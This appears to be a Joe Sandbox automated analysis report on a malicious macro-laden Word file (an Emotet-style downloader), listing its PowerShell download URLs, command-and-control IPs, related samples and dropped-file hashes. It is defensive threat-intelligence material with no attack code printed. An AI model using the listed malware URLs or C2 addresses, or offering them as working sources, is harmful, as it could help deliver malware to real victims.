http://goldcoastoffice365.com/temp/X/P	powershell.exe, 00000005.00002.2094634168.0000000003072000.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://azraktours.com/wp-content/NWF9jC/	powershell.exe, 00000005.00000002.2094634168.000000000307200 0.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://josegene.com/theme/gU8/	powershell.exe, 00000005.00000002.2094634168.000000000307200 0.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2093697722.00000000022F000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097391045.00000000028A0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2098963794.0000000002820000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://jeffdahlke.com/css/bg4n3/	powershell.exe, 00000005.00000002.2094634168.000000000307200 0.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2099378629.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095189634.0000000001F47000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097847364.0000000001F47000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2098799816.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2094958758.0000000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097376838.0000000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2098388798.0000000001ED0000.00000002.00000001.sdmp	false		high

Contacted IPs



Copyright null 2021

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.71.148.58	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
216.218.207.98	unknown	United States		36103	CENTRALUTAHUS	true
202.187.222.40	unknown	Malaysia		9930	TTNET-MYTIMEdotComBerhadMY	true
184.66.18.83	unknown	Canada		6327	SHAWCA	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337532
Start date:	08.01.2021
Start time:	18:10:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Doc.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@30/9@1/4
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 73.5% (good quality ratio 67.4%) • Quality average: 73.4% • Quality standard deviation: 30.2%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Copyright null 2021

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2408 because it is empty • Execution Graph export aborted for target rundll32.exe, PID 1492 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2336 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2824 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 3032 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:10:39	API Interceptor	1x Sleep call for process: msg.exe modified
18:10:39	API Interceptor	37x Sleep call for process: powershell.exe modified
18:10:44	API Interceptor	566x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
167.71.148.58	Informacion_4-09757.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ta2men4jqfnerm/
	Info.doc	Get hash	malicious	Browse	• 167.71.148.58:443/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/
	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• 167.71.148.58:443/hmj5vtnwvmoed5al/v2rzu19kezl4ociy/lwcymauesm35l/scrqoykcge7ozr/lwmckdg2s4/
	info-29-122020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qk90ciyt532x3l/3frjvkqc2dudu/bwrw/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	79685175.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ddfeddgtlve8/qea5xg5lugywunnrb/3fep6lwfy/5iyhveusfl/walzhzdp/
	INV750178 281220.doc	Get hash	malicious	Browse	• 167.71.148.58:443/n8j7z917hs/
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dz0y/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9kb8jd09jfjzu6p/710krlahr1w7x1ai4dw/vrx55jw5pft/29cpm1xmdw/44c4i7/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9d9qfmnts3/vjvjz2rwjwd3/kruxv/r53q9e331/vmffjrhd6r8m0no7f0/
	MENSAJE.doc	Get hash	malicious	Browse	• 167.71.148.58:443/r8a9ihd5x7y9gubs/0w29tdx9/w9aqw0fel8ghiol/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/yndmmlzko00/thlmglu2/litlfgg7al5t/7c2tfqo837z45f/
	naamloos-40727_8209243962.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qov6j8tqrxo/qmy5tpwx15euwz50u/etk5u/er4m7h0jkgtu0lqulo/0npx0hy2i/yjsj5l2i/
	arc-20201229-07546.doc	Get hash	malicious	Browse	• 167.71.148.58:443/rmc2rtnzt4/fga45dyk3awr/2sr766n207t/
	FIL_49106127 528164.doc	Get hash	malicious	Browse	• 167.71.148.58:443/10uvse7/v0kinw131/ed37ws4ddndv1iwbh9/a3yymy4k79ii39ps/
	Adjunto_2020_UH-13478.doc	Get hash	malicious	Browse	• 167.71.148.58:443/495u60b7ajrab1a3v/6l2h13gy/wjaosw38b/dftbhdpoilzw3/em8pnsrzerk714/6919nubsvqxw2911/
	Dati.doc	Get hash	malicious	Browse	• 167.71.148.58:443/i6p9p6/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ddd8xgec1513nstpclm7/1tb9c9bqpxml9mrid55/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/1mpy4lrtxykgw5i/yn5yixx/
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 167.71.148.58:443/11c0whd0/
	documento 2912 2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ra3q90a4b9qy3435u4/3ka3yw5o/4ihgodinbet/ffq83awdif0a69irje1/m9uclpm90mj/
216.218.207.98	Informacion_4-09757.doc	Get hash	malicious	Browse	• paulscomputing.com/CraigsMagicSquare/H/
202.187.222.40	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40/6knpolw2ea15x/wl5r20ctm3/
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40/mwhowwqb/gks2aqnysulsbbf/v6acyr4iy3c91t/ull4jzd9gg/ejl9fk51o96izzc/
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40/3mm3s1d7s7s4pj3/iktbo/gynznozxnj1dq7/5wici4/usvuanvlngtkv/t3gjqtewd3fpq/
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40/qp1n21x/dm6rx/
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40/4q2vp2zhr/tw6gc8b11d4dlpw4o/
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40/1e56hy0va62yk/mt5n1liyo5hg/6efu94gy/rxzydao0a3bbzw/
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40/3u7zpjzcji/pdgc5fp1c/9tg5/
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40/7iga49cgomahelodxo/
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40/xqmtay/
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40/n91cd/66sk22clombtb17lxc/dr4e/f27un216im1/gx8f2z/gmzqc3/
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40/uoj70yal/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
paulscomputing.com	Informacion_4-09757.doc	Get hash	malicious	Browse	• 216.218.207.98

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	Electronic form.doc	Get hash	malicious	Browse	• 157.245.123.197
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	_____.doc	Get hash	malicious	Browse	• 188.166.207.182
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 5.101.110.225
	info.doc	Get hash	malicious	Browse	• 138.197.99.250
	JI35907_2020.doc	Get hash	malicious	Browse	• 178.128.68.22
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 46.101.152.151
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 82.196.7.246
	Informacion_4-09757.doc	Get hash	malicious	Browse	• 167.71.148.58
	Info.doc	Get hash	malicious	Browse	• 167.71.148.58
	Informacion_29.doc	Get hash	malicious	Browse	• 138.197.99.250
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 134.209.238.18
	readme.doc	Get hash	malicious	Browse	• 159.89.126.148
	http://cvpro.info/wp-admin/fzNN04Xs2LGKNw6vR3M/	Get hash	malicious	Browse	• 206.189.52.133
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 167.71.72.151
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 37.139.1.159
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 138.197.202.203
	http://yfnyblv.yobinsetio.site/	Get hash	malicious	Browse	• 165.22.207.20
	http://mainfreight-6452496282.eritro.ir/retailer.php?ikpah=Z2lvdmFuYS50YWJhcmluaUBtYWluZnJlaWdodC5jb20=	Get hash	malicious	Browse	• 188.166.103.55
	#Ud83d#Udcde mkoxlien@hbs.net @ 503 AM 503 AM.pff.HTM	Get hash	malicious	Browse	• 159.89.4.250
TTNET-MYTIMEdotComBerhadMY	Informacion_4-09757.doc	Get hash	malicious	Browse	• 202.187.222.40
	Info.doc	Get hash	malicious	Browse	• 202.187.222.40
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 202.187.222.40
	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40
	Documento_9276701.doc	Get hash	malicious	Browse	• 202.187.222.40
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 202.187.222.40
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 202.187.222.40
	as233456.doc	Get hash	malicious	Browse	• 202.187.222.40
	Y0124.doc	Get hash	malicious	Browse	• 202.187.222.40
	nIUMFDogK0.exe	Get hash	malicious	Browse	• 202.187.199.171
	Transfer invoice.vbs	Get hash	malicious	Browse	• 61.6.84.83
	REMITTANCE SLI.exe	Get hash	malicious	Browse	• 61.6.13.149
	a2.ex.exe	Get hash	malicious	Browse	• 202.184.167.189
	meront.exe	Get hash	malicious	Browse	• 61.6.30.223
	31PAYMENT ADVIC.exe	Get hash	malicious	Browse	• 61.6.43.245
CENTRALUTAHUS	Informacion_4-09757.doc	Get hash	malicious	Browse	• 216.218.207.98
	PO_08312020.xls	Get hash	malicious	Browse	• 216.218.206.55
SHAWCA	http://https://1drv.ms:443/o/s!BAXL7VqGJe6lg0eKk2MZcT_c29ga?e=Qdftz9F3oESsQIuV76Ppsw&at=9	Get hash	malicious	Browse	• 156.11.18.134
	Informacion_4-09757.doc	Get hash	malicious	Browse	• 184.66.18.83
	Info.doc	Get hash	malicious	Browse	• 184.66.18.83
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 184.66.18.83

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 184.66.18.83
	index.html.dll	Get hash	malicious	Browse	• 184.66.18.83
	Documento_2020.doc	Get hash	malicious	Browse	• 184.66.18.83
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 184.66.18.83
	MF11374 2020.doc	Get hash	malicious	Browse	• 184.66.18.83
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 184.66.18.83
	INFO-22.doc	Get hash	malicious	Browse	• 184.66.18.83
	Documento_9276701.doc	Get hash	malicious	Browse	• 184.66.18.83
	Dati_2112_122020.doc	Get hash	malicious	Browse	• 184.66.18.83
	Informacion 122020 N-98239.doc	Get hash	malicious	Browse	• 184.66.18.83
	as233456.doc	Get hash	malicious	Browse	• 184.66.18.83
	Y0124.doc	Get hash	malicious	Browse	• 184.66.18.83
	Archivo-2020-98864.doc	Get hash	malicious	Browse	• 184.66.18.83
	file.doc	Get hash	malicious	Browse	• 184.66.18.83
	Inf_CHB9147.doc	Get hash	malicious	Browse	• 184.66.18.83
	59154-2212-122020.doc	Get hash	malicious	Browse	• 184.66.18.83

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	Informacion_4-09757.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{99DD3073-AAC4-4BB8-A12E-BAAB271DD5EB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbm:liiiiiiiifdLloZQc8++lsJe1MzN
MD5:	CF70770B18EE4D2D3584E26882E961A9
SHA1:	B674900882E193830D40625F6FB3968665CF88F5
SHA-256:	11491FBEEBBF8D1C6B421C310B38DA090923E2B20CF966E70AE7AE8B906C5833
SHA-512:	8A41B167C8EFA61C1074BD703D606FCABE90AECB07DE507846D5F2C463CF8F130364F79EB1A2C3AC4B0CD31FF1A0017E98884672E9B7688539EE868D0F4CB68 0
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:..>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1AA7D61-551E-40AF-9919-E039C2A6E74E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1AA7D61-551E-40AF-9919-E039C2A6E74E}.tmp	
Preview:	....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254477833686909
Encrypted:	false
SSDEEP:	1536:C6gL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CRJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	CEF28C6E4F49BB0DE2976E073BAB441E
SHA1:	CA58C8432E040057B717AC133A9265853586BA0D
SHA-256:	1D4FA10D7A83016498AB2358804248BAF6817D661558040F362B1A354004C40D
SHA-512:	6AF1B9A2646A37333FA9FE17431E69F2D029D36A7ED2D6DFA7AFB6A60FAC413DCAD3D4C6ED865962B6EE508973526C091EAA5FDAC68C072BA173A433503142F
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Doc.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Sat Jan 9 01:10:34 2021, length=206336, window=hide
Category:	dropped
Size (bytes):	1946
Entropy (8bit):	4.4936355580544145
Encrypted:	false
SSDEEP:	48:8K6/XT3lkQ5Rj2FQh2K6/XT3lkQ5Rj2FQ/:8K6/XLlkQ5UFQh2K6/XLlkQ5UFQ/
MD5:	C38445A30D6C8B15D19CCC6F96CED1AB
SHA1:	5FC35945C876F1605C2864C6BF6090D75A5DD137
SHA-256:	9C927546DD20294D9904134808A510BF562DB8FA4C29BE2C80DDE3875DEC98C5
SHA-512:	960210BF50221E28E71A83B00D1CFB02C2A95BCC7035FB5ACF3845B20D3B9D0806F72704A183CEFA3105354FDE48BFB0924E1569AAF5C73D4E3BEF479220DEA7
Malicious:	false
Preview:	L.....F.... ....TO..{...TO..{....4.....&.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....R.2..&..)RR. .Doc.doc.<.....Q.y.Q.y*...8.....D.o.c...d.o.c.....q.....-...8...[.....?J.....C:\Users\..#.....\\088753\Users.user\Desktop\Doc.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....088753.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F.... ..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	47
Entropy (8bit):	3.730700034382073
Encrypted:	false
SSDEEP:	3:M1cGLBC5zCmX1cGLBCv:MeG9AzWG9s
MD5:	071D4A911934095DE3D17DDC9112A372
SHA1:	5765B8D82EE7042EA3223FE74B8F7B8CE92977B0
SHA-256:	3F7D6A8692933570421B2ABAA5D00299928FFAEB27FBD44CA64901D4DD018E2F
SHA-512:	59174496AADC7D95CE7999973E9BC8977986C145650FE0767E6FDD254C0DA19360B6C5BC3D1F4ED7E3DB5D2E64C657FF681DF17C1B15D4585A18EC9F5EFB247
Malicious:	false
Preview:	[doc]..Doc.LNK=0..Doc.LNK=0..[doc]..Doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\CNLDNGQDOXTNQW5LTFBN.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5849605943204703
Encrypted:	false
SSDEEP:	96:chQCsMqbqvsqvJCwovz8hQCsMqbqvsEHyqvJCworlzkKYkHcf8RelUVJIu:cyKovz8yyHnorlzkNf8R/lu
MD5:	2F954C783E9CD474F876CD96D4950B3C
SHA1:	5E872158635EA3B407AEEE7CCD1701B20DBD7DC2
SHA-256:	63B0E7657CA6D348F80B4A75B33EAC54614B21FD92B963AB169297C0D39BDA4E
SHA-512:	7B5CE0E30B263A36F5DA2C936314A7CF0534FE6EEF3E6C34BC90D6B544C4482339227607BE81C4EDB9A353985792668C755893C6F765037FD4AF9CFEA348155A
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	239104
Entropy (8bit):	7.444833448975582
Encrypted:	false
SSDEEP:	3072:KC1sUJsEIoJCTFM5/A8eWLdlU8thEnYsqibnjPw+a5DIYvK8UIDoQQh3:KC1NJMoJywAkdrHEn1qibjm5DIYSX
MD5:	0BCAFFBDA4138F2EE2786CFD098C1DA9
SHA1:	3D6E52F126809C05E69F1D543B7F8D53435A8E17
SHA-256:	5E9F4504B7E0938A2B2EB9A7F090BE9F4B1101AA3BE145A3B5895CB14BACD0EF
SHA-512:	92EA1A4CDDA5A58D275C1058467C5F2DC5147A2D321A41396C6598EAF3D9520AAB114C411CDA08A7D8F3DB90E36E9D3F10720541DDF7FAA7758B9C6073CD922
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 90%
Joe Sandbox View:	• Filename: Informacion_4-09757.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.LC..".."..".....".....a."...#.d.".:4Y..".....%.".....".....".....".....".Rich.".....PE..L...H._.....!.....J...X.....uz.....`.....p...l.....<.....@.....`..\ .....text...wH.....J..... ..`.rdata...G...`...H...N.....@..@.data....2.....@....rsrc.....@..@.reloc...#.....$.....@..B..... .....

C:\Users\user\Desktop\~$Doc.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA

C:\Users\user\Desktop\~$Doc.doc	
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: fuchsia Health & Industrial copying PNG National Handcrafted Plastic Towels utilize Baby & Grocery interface array, Author: Valentin Pierre, Template: Normal.dotm, Last Saved By: Alexandre Royer, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Dec 21 16:46:00 2020, Last Saved Time/Date: Mon Dec 21 16:46:00 2020, Number of Pages: 1, Number of Words: 5823, Number of Characters: 33197, Security: 8
Entropy (8bit):	6.40369092724353
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	Doc.doc
File size:	206220
MD5:	16f391d60eff19aabb43225c85d5145c
SHA1:	58becf84bea5dafb9d46afc194a4eaf946fa4c72
SHA256:	af5c3952d0c7a7a2925c6086aa050dd076afc1adead3663dc2141087009a6d87
SHA512:	1f1bdb1e9ca6cad0f9136dbcd2189cbe5f35fdba085b84a883624b6908dde78950ab074b653de8b910d1975eb53c2760d7af4a454a8d1186fcdf35a701aac2c
SSDEEP:	3072:fY9ufstRUUKSns8T00JSHUgteMJ8qMD7gZN1oPXWS9BOO90u/i6j3N:fY9ufsgIf0pL+GS9BOO90u/i6j3N
File Content Preview:	.....>.....8.....;.....5...6...7..... .....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Doc.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Copyright null 2021

Summary	
Code Page:	1252
Title:	
Subject:	fuchsia Health & Industrial copying PNG National Handcrafted Plastic Towels utilize Baby & Grocery interface array
Author:	Valentin Pierre
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Alexandre Royer
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-21 16:46:00
Last Saved Time:	2020-12-21 16:46:00
Number of Pages:	1
Number of Words:	5823
Number of Characters:	33197
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	1252
Number of Lines:	276
Number of Paragraphs:	77
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
